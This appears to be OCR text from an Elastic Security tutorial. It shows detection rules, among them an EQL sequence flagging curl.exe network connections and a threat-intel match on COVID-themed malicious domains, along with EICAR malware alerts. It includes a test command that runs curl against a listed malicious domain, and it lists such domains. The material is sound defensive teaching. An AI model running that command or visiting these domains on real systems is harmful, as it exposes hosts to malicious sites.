
Preview results

Select a timeframe of data to preview query results

Hits

2 unique hits

Note: This preview excludes effects of rule exceptions and timestamp overrides.



EQL query

```
sequence by process.entity_id
  [process
     where event.type in ("start", "process_started")
      and process.name == "curl.exe"]
  [network
      where event.type == "connection"]
```

Timeline template

None

Select which timeline to use when investigating generated alerts.

Quick query preview


Last hour

Select a timeframe of data to preview query results

Hits

3 hits

Note: This preview excludes effects of rule exceptions and timestamp overrides, and is limited to 100 results.



event.dataset:threatintel.anomali and threatintel.indicator.type:domain-name

Last 7 days

filebeat-*

domain

Filter by type 0

Selected fields 1

threatintel.indicator.domain

Available fields 1

Popular


threatintel.indicator.url.domain

229 hits


Apr 7, 2021 @ 00:33:41.288 - Apr 14, 2021 @ 00:33:41.289

Auto

Time	threatintel.indicator.domain
Apr 13, 2021 @ 01:59:39.213	covidfreecashback.xyz
Apr 13, 2021 @ 01:59:34.855	walgreenscovidshot.com
Apr 13, 2021 @ 01:59:26.459	coronateststation.berlin
Apr 13, 2021 @ 01:59:26.423	covidhealinggarden.org
Apr 13, 2021 @ 01:59:14.182	worldcovidmeter.info
Apr 13, 2021 @ 01:59:14.136	pergspecorunat.tk



```
C:\Users\packtpub>curl -L covidfreecashback.xyz
```



Custom query

event.category:"network" and event.type:"connection" and destination.domain:*

Indicator index patterns

filebeat-*

Select threat indices

Indicator index query


threatintel.indicator.type:"domain-name" and threatintel.indicator.domain:*

Indicator mapping


Field: destination.domain


MATCHES

Indicator index field: threatintel.indicator.domain




@timestamp	Rule	destination.domain	threat.indicator.matched.atomic	threat.indicator.matched.type
Apr 14, 2021 @ 00:50:49.375	Malicious Indicator Match Rule	covidfreecashback.xyz	covidfreecashback.xyz	domain-name
Apr 14, 2021 @ 00:50:49.375	Malicious Indicator Match Rule	covidfreecashback.xyz	covidfreecashback.xyz	domain-name





@timestamp	network.protocol	Rule	Severity	event.category	host.name
Apr 12, 2021 @ 23:06:56.977	http	Packtpub Network Traffic Test	critical	network_traffic network	packtpub
Apr 12, 2021 @ 23:06:56.977	tls	Packtpub Network Traffic Test	low	network_traffic network	packtpub




Field	Description
☑ t file.name	Name of the file including the extension, without the directory. Exam...

				Method	Severity	Risk Sco...
Apr 6, 2021 @ 21:10:54.734	eicar.exe	Malware Detection Alert	3	query	critical	99


packtpub \ PACKTPUB @ packtpub was detected renaming a malicious file eicar.exe in C:\Users\packtpub\Downloads\eicar.exe via >_ explorer.exe (4528) C:\Windows\Explorer.EXE via parent process userinit.exe (4408) with result success

c468330a4273b2450b770d006cc3ca47aeb18fa2c982a6c043cfb209b047eb51




@timestamp ↓ 1	file.name	Rule	Version	Method	Severity	Risk Sco...
Apr 6, 2021 @ 21:10:54.734	eicar.exe	Malware Detection Alert	3	query	critical	99


packtpub \ PACKTPUB @ packtpub was detected renaming a malicious file eicar.exe in C:\Users\packtpub\Downloads\eicar.exe via >_ explorer.exe (4528) C:\Windows\Explorer.EXE via parent process userinit.exe (4408) with result success
# c468330a4273b2450b770d006cc3ca47aeb18fa2c982a6c043cfb209b047eb51


Customize Event Renderers

Event Renderers automatically convey the most relevant details in an event to reveal its story


Name ↑	Description	Example
☑ Alerts	Alerts are displayed when malware or ransomware is prevented and detected	win2019-endpoint-1 was prevented from executing a malicious process >_ C:\Users\sean\Downloads\3be13acde2f4dcded4fd8d518a513bfc9882407a6e384ffb17d12710db7d76fb.exe (6920) C:\Users\sean\Downloads\3be13acde2f4dcded4fd8d518a513bfc9882407a6e384ffb17d12710db7d76fb.exe with result success # 3be13acde2f4dcded4fd8d518a513bfc9882407a6e384ffb17d12710db7d76fb
□ Auditd	Auditd audit events convey security-relevant logs from the Linux Audit Framework.	Session # 246 alice @ zeek-london connected using >_ wget (1490) wget www.example.com with result success Destination 192.168.216.34 : 80





signal.rule.name: Packtpub Network Traffic Test

@timestamp	network.protocol	Rule	Severity	event.category	host.name
Apr 12, 2021 @ 23:06:56.977	http	Packtpub Network Traffic Test	critical	network_traffic network	packtpub
Apr 12, 2021 @ 23:06:56.977	tls	Packtpub Network Traffic Test	low	network_traffic network	packtpub



